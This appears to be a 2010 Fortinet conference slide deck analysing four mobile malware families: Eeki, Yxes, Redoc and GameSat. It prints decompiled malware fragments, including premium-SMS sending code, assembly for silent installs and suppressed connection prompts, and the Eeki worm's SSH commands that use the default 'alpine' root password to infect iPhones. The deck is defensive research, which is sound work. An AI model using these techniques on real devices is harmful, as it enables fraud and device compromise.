



The Four Horsemen Malware on Mobile Phones in 2009-2010

Axelle Apvrille, Jie Zhang, Fortinet

May 25, 2010

The Four Horsemen



The Four Horsemen of the
Apocalypse:

*And I saw, and behold a
white horse: and he that
sat on him had a bow; and
a crown was given unto
him: and he went forth
conquering, and to
conquer.*

The Four Horsemen



The Four Horsemen of the
Apocalypse:

*And I saw, and behold a
white horse: and he that
sat on him had a bow; and
a crown was given unto
him: and he went forth
conquering, and to
conquer.*

iPhoneOS/Eeki.B!worm

- ING Direct phishing

The Four Horsemen



The Four Horsemen of the
Apocalypse:

*And I saw, and behold a
white horse: and he that
sat on him had a bow; and
a crown was given unto
him: and he went forth
conquering, and to
conquer.*

iPhoneOS/Eeki.B!worm

- ING Direct phishing

SymbOS/Yxes.*!worm

- Stealth connections to
Internet

The Four Horsemen



The Four Horsemen of the Apocalypse:

And I saw, and behold a white horse: and he that sat on him had a bow; and a crown was given unto him: and he went forth conquering, and to conquer.

iPhoneOS/Eeki.B!worm

- ING Direct phishing

SymbOS/Yxes.*!worm

- Stealth connections to Internet

WinCE/Redoc.*!tr

- Sends SMS, at a given time

The Four Horsemen



The Four Horsemen of the Apocalypse:

And I saw, and behold a white horse: and he that sat on him had a bow; and a crown was given unto him: and he went forth conquering, and to conquer.

iPhoneOS/Eeki.B!worm

- ING Direct phishing

SymbOS/Yxes.*!worm

- Stealth connections to Internet

WinCE/Redoc.*!tr


- Sends SMS, at a given time

Java/GameSat.A!tr

- Transfers small funds to authors


Malware for Mobile Phones?!

Wait! Viruses for PC, ok.
But for mobile phones?!



Malware for Mobile Phones?!

Wait! Viruses for PC, ok.
But for mobile phones?!



Malware for Mobile Phones?!


Mobile phone malware stats

- Less **numerous** than on PCs: true
 - > 170 different families
 - > 2,000 signatures (0.02% of all signatures)
- But **infection is not neglectable**:
 - CommWarrior (2005): >100,000 infected devices [Source: Hyppönen]
 - BeSeLo (2008): four times more [Source: AdaptiveMobile]
 - Yxes (2009): "*hundreds of thousands*" in China [Source: Smobile]


Mobile Phone Infection Risks



Okay, but in practice,
there's no chance I get
infected, is there?!




Mobile Phone Infection Risks



Mobile Phone Infection Risks



Mobile Phone Infection Risks



Mobile Phone Infection Risks



Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?



Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?



Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?

- Security warning for all unsigned midlets (common!)



Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?

- Security warning for all unsigned midlets (common!)
- Lengthy security text :(



Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?


- Security warning for all unsigned midlets (common!)
- Lengthy security text :(
- Standard Opera splash screen



Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?

- Security warning for all unsigned midlets (common!)
- Lengthy security text :(
- Standard Opera splash screen



Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?


- Security warning for all unsigned midlets (common!)
- Lengthy security text :(
- Standard Opera splash screen



Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?

- Security warning for all unsigned midlets (common!)
- Lengthy security text :(
- Standard Opera splash screen
- Send SMS to short code, not so surprising for dating/ divination services



Would you install this? [EASY]


Imagine you want to **date** or **divination** services, would you use this Opera add-on application?

- Security warning for all unsigned midlets (common!)
- Lengthy security text :(
- Standard Opera splash screen
- Send SMS to short code, not so surprising for dating/ divination services

Meet Java/GameSat.A!tr

This is a malicious midlet! Do not use!

Risks are difficult to understand for an end-user



Jailbreaking your iPhone [INTERMEDIATE]

- Jailbreaking is made simple for end-users



Jailbreaking your iPhone [INTERMEDIATE]



- Jailbreaking is made simple for end-users
- Installs Cydia on the iPhone

Jailbreaking your iPhone [INTERMEDIATE]



- Jailbreaking is made simple for end-users
- Installs Cydia on the iPhone
- Scroll down for more information. Who will read it?

Jailbreaking your iPhone [INTERMEDIATE]




- Jailbreaking is made simple for end-users
- Installs Cydia on the iPhone
- Scroll down for more information. Who will read it?

Jailbreaking your iPhone [INTERMEDIATE]



- Jailbreaking is made simple for end-users
- Installs Cydia on the iPhone
- Scroll down for more information. Who will read it?

Jailbreaking your iPhone [INTERMEDIATE]



- Jailbreaking is made simple for end-users
- Installs Cydia on the iPhone
- Scroll down for more information. Who will read it?

Meet iPhoneOS/Eeki.*!worm

iPhones with default root password are vulnerable to **iPhoneOS/Eeki.*!worm**

Operators scanned: Vodafone, T-Mobile, Optus, MobilKom, Pannon GSM Telecom...

Would you install this? [HARD]

- Advanced Device Locks is a legitimate application




Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian



Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian




Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian



Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian



Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian



Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian
- Looks fine: icon, installation information, menu



Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian
- Looks fine: icon, installation information, menu



Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian
- Looks fine: icon, installation information, menu
- Mild suspicions: subject name and fonts.



Would you install this? [HARD]

- Advanced Device Locks is a legitimate application
- Valid certificate, appropriate supplier, signed by Symbian
- Looks fine: icon, installation information, menu
- Mild suspicions: subject name and fonts.

**Meet
SymbOS/Yxes.E!worm**

Trojaned application!



Comparing Four Malware

Name	Platform	Skills	Vulnerabilities
Eeki	iPhone	Unix beginner	None
Yxes	Symbian	Good Symbian programming	None
Redoc	WinCE	.NET beginner	None
GameSat	Java	Very easy	None

Keep It Simple and Stupid - KISS

- Use of public API, no vulnerability
- Basic development skills
- No problem finding a few victims with over 4 billion mobile phones


Java/GameSat.A!tr: Sending SMS

A few lines of code

```
import javax.wireless.messaging.MessageConnection;
import javax.wireless.messaging.TextMessage;
[..]
public final void run() {
    try {
        String str = "sms://" + this.a; // <- PHONE NUMBER
        [..]MessageConnection localMessageConnection =
            (MessageConnection)Connector.open(str);
        try {
            TextMessage localTextMessage;
            (localTextMessage = (TextMessage)
                localMessageConnection.newMessage("text"))
                .setPayloadText(this.b);
            localMessageConnection.send(localTextMessage);
        }
    }
    [..]
}
```

Meet WinCE/Redoc: Simple Payload

- Decompile .NET code: a legitimate interpreter (B4Pruntime.exe)
- Decompile the B4P resource: malicious payload inside!



```
private static void Main(string[] args)
{
    Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream("B4Pruntime.n.b4p");
    CRunner cRunner = new CRunner();
    cRunner.globals.Arrays = new Hashtable();
    cRunner.globals.Reg = new Hashtable();
    cRunner.globals.Arrays.Add("args", args);
    CRunner.b4pDir = CReturnPath.AppPath();
    cRunner.CBuildDesigner = new CBuildDesigner(cRunner);
    cRunner.CBuildDesigner.OpenCompiled3(manifestResourceStream);
    if (cRunner.mainForm != null)
    {
        Application.Run(cRunner.shownForm);
    }
}
```

WinCE/Redoc: Simple Payload

Decompiled malware (WinCE/Redoc.D!tr)

```
_main_app_start
_main_cnf . new1 ( 3833 , suloto )
_main_hrd . new1
_main_t = ( 03:32 )
_main_v = ( _main_t , 0 , 0 , 1 )
_main_hrd . runappattime ( _main_hrd . getspecialfolder(
    _main_hrd . sfwindows ) & /cldll.exe,
    _main_v )

end_sub
[.]
>>> OBJECT TEXT: _main_hrd:Hardware
_main_cnf:SMSMessage
```

iPhoneOS/Eeki.B!worm: Infection

Takes advantage of misconfiguration of jailbroken iPhones.

Checking vulnerability

```
sshpas -p alpine ssh -o ... root@host 'echo 99'
```

Infecting a new device

```
sshpas -p alpine scp -o ... <DIR>/cydia.tgz  
root@host:<DIR>/cydia.tgz  
cd /private/var/mobile/home; tar xzf cydia.tgz; ./inst
```

SymbOS/Yxes.*!worm: Stealth Connections

- Automatically select an Internet Access Point
- Public API allows to disable the end-user dialog!
- Requires the NetworkServices capability: **basic** capability!

ARM Assembly Code

```
; Call TCommDbConnPref::TCommDbConnPref(void)
BL      _ZN15TCommDbConnPrefC1Ev
SUB     R0, R11, #0xAC
; ECommDbDialogPrefDoNotPrompt
MOV     R1, #3
; TCommDbConnPref::SetDialogPreference(TCommDbDialogPref)
; Arg1 = object, Arg2 = DoNotPrompt
BL      _ZN15TCommDbConnPref19SetDialog
        PreferenceE17TCommDbDialogPref
```

SymbOS/Yxes.*!worm: Stealth Installation

- Automatically downloads another variant and installs it
- Uses the SW Installer Launcher API

Connect to the Installer

```
SUB    R0, R11, #0x54
; SwiUI::RSWInstSilentLauncher constructor
BL     SWInstCli_32
SUB    R0, R11, #0x54
; SwiUI::RSWInstSilentLauncher::Connect()
BL     SWInstCli_31
```

Install downloaded malware

```
LDR    R0, [R11,#installerobj]
MOV     R1, R3          ; request status
LDR     R2, [R11,#filename] ; e.g c:\data\kel.sisx
MOV     R3, R12         ; install options
; SwiUI::RSWInstSilentLauncher::SilentInstall
BL     SWInstCli_4
```

Four Similar Goals

Name	Platform	Intent
Eeki	iPhone	Steal ING Direct bank passwords
Yxes	Symbian	Unclear. Sends SMS. Debugging phase for a botnet ?
Redoc	WinCE	Make money out of calls to premium numbers
GameSat	Java	Transfer funds to a pre-paid card

At the Victim's Expense!

- SMS / Internet → **high bill**.
- Short codes, premium phone numbers are rented.
- Less *annoywares* (e.g lock, reboot the phone)

Java/GameSat.A!tr: Hidden Goal




Java/GameSat.A!tr: Hidden Goal




Java/GameSat.A!tr: Hidden Goal



Java/GameSat.A!tr: Hidden Goal



Java/GameSat.A!tr: Hidden Goal



Java/GameSat.A!tr: Hidden Goal

Real goal

Premium SMS? Not the real goal!

Transfer 20,000 Rp from victim's account to 0856xxxxxxx

Victim's bill: 20,000 Rp (+ service fee)

Note: only works if victim has an Indosat prepaid card.

Application Signing: not a Panacea

Application Signing for most platforms

- Apple: the iPhone store
- Symbian: Symbian Signed programs
- Android: the Android market
- Java: signed midlets ...

Insufficient

- SymbOS/Yxes.*!worm: Symbian signed a malware !
 - Express Signed program
 - No testing
 - Certificate revoked, but OCSP not enabled by default :(
 - Sending an SMS = basic capability !
- Makes developer's lives difficult...
- Difficult to understand for end-users
- Is this a marketing initiative?

A few imperfect ideas

Non technical solutions

- Educate end-users to "smell" malicious applications **Won't solve all issues**
- Sue malware authors (legal combat) **Difficult to do**
- Display SMS and call costs explicitly **Operators?**

Technical solutions

- Install an anti-virus ;) **Unknown viruses...**
- More and better analysis tools **Packet sniffer, emulators, Virtual Machines...**
- Compartmentalizing processes (security zones, virtual machines...) **Research...**
- SMS sending and contact parsing requires extended capability **Would not stop Yxes**

Questions?

Hope you enjoyed it!

Any questions?

mailto: aapvrille@fortinet.com

or jzhang@fortinet.com

Visit our technical blog <http://blog.fortinet.com>



Slides edited with BeamerEditor

http://www.eurecom.fr/~apvrille/be_news.html